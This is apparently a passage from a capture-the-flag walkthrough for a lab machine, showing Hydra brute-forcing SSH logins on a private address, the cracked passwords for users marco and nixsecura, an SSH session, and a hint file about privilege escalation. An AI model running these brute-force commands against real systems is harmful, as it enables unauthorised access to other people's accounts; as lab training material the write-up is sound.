
(kali@kali)-[~/Desktop/Nixsecura_CTF_Machine]
$ hydra -L users.txt -P pass.txt 192.168.170.108 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for
illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-03-11 03:28:15
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 123 login tries (l:3/p:41), ~8 tries per task
[DATA] attacking ssh://192.168.170.108:22/
[22][ssh] host: 192.168.170.108 login: marco password: B1n4ryBr34ker@!!
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-03-11 03:28:38

(kali@kali)-[~/Desktop/Nixsecura_CTF_Machine]
$
```

Step 11:


Ssh login successful we enter the victim machine then we found the user and root flag

A terminal window titled 'marco@ctf101: ~' showing an SSH session. The user 'marco' is connecting to '192.168.170.108'. The terminal displays the SSH warning about host fingerprints, the user's confirmation to continue, and the Ubuntu 20.04.6 LTS login banner. The banner includes documentation, management, and support links, as well as system information like system load, disk usage, memory usage, swap usage, processes, users logged in, and IP addresses. It also mentions that expanded security maintenance for applications is not enabled and that 42 updates can be applied immediately.

```
marco@ctf101: ~  
File Actions Edit View Help  
$ ssh marco@192.168.170.108  
The authenticity of host '192.168.170.108 (192.168.170.108)' can't be established.  
ED25519 key fingerprint is SHA256:qC5q1qgvCWUnC953+y50FQ5ol+aSGDjWH557EZIk6Zg.  
This host key is known by the following other names/addresses:  
  ~/.ssh/known_hosts:1: [hashed name]  
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes  
Warning: Permanently added '192.168.170.108' (ED25519) to the list of known hosts.  
marco@192.168.170.108's password:  
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-205-generic x86_64)  
  
* Documentation:  https://help.ubuntu.com  
* Management:    https://landscape.canonical.com  
* Support:        https://ubuntu.com/pro  
  
System information as of Tue 11 Mar 2025 07:28:36 AM UTC  
  
System load:          0.0  
Usage of /:           58.9% of 9.75GB  
Memory usage:         5%  
Swap usage:           0%  
Processes:            254  
Users logged in:      0  
IPv4 address for ens33: 192.168.170.108  
IPv6 address for ens33: 2409:40c2:8040:3e89:20c:29ff:fef6:b091  
  
Expanded Security Maintenance for Applications is not enabled.  
  
42 updates can be applied immediately.  
To see these additional updates run: apt list --upgradable
```

Step 12 :


We found the TNIH.txt file read the all text written here they clearly says A good investigator always checks who they are... and who they can so there is 3 user marco murfy and nixsecura ftp login user is marco so there is nothing then we ssh login murfy but nothing id there then last is nixsecura we so nixsecura is a user we don't have password on nixsecura but we have pass.txt so let's brute the nixsecura user

A terminal window on a Kali Linux system. The window title is 'marco@ctf101: /home'. The terminal shows system update notifications for Ubuntu 22.04.5 LTS, including IPv4 and IPv6 addresses for ens33, and a list of available updates. The user 'marco' runs 'ls' in their home directory, showing 'nohup.out', 'snap', and 'TNIH.txt'. Then, they run 'cat TNIH.txt', which displays a message about an investigator checking users. Finally, they run 'cd /home' and 'ls', which lists the users 'marco', 'murfy', and 'nixsecura'.

```
marco@ctf101: /home
File Actions Edit View Help
IPv4 address for ens33: 192.168.170.108
IPv6 address for ens33: 2409:40c2:8040:3e89:20c:29ff:fef6:b091
Expanded Security Maintenance for Applications is not enabled.
42 updates can be applied immediately.
To see these additional updates run: apt list --upgradable
5 additional security updates can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm
The list of available updates is more than a week old.
To check for new updates run: sudo apt update
New release '22.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.
Last login: Tue Feb 18 07:22:36 2025 from 192.168.220.158
marco@ctf101:~$ ls
nohup.out snap TNIH.txt
marco@ctf101:~$ cat TNIH.txt
A good investigator always checks who they are... and who they can become.
A key is hidden within another's home.
SUDOers may hold the key to the next level.
Some users have special privileges. Can you find out who?
marco@ctf101:~$ cd /home
marco@ctf101:/home$ ls
marco murfy nixsecura
marco@ctf101:/home$
```


Step 13:

Done we found the pass of nixsecura user

A terminal window titled 'kali@kali: ~/Desktop/Nixsecura_CTF_Machine' showing the output of a Hydra brute force attack. The user runs the command '\$ hydra -l nixsecura -P pass.txt 192.168.170.108 ssh'. The output includes Hydra version information, a warning about SSH configurations, and the successful discovery of the password 'S3cur1tyBr34ch@!'. The terminal also shows the Hydra process finishing and the user returning to the shell prompt.


```
(kali@kali)-[~/Desktop/Nixsecura_CTF_Machine]
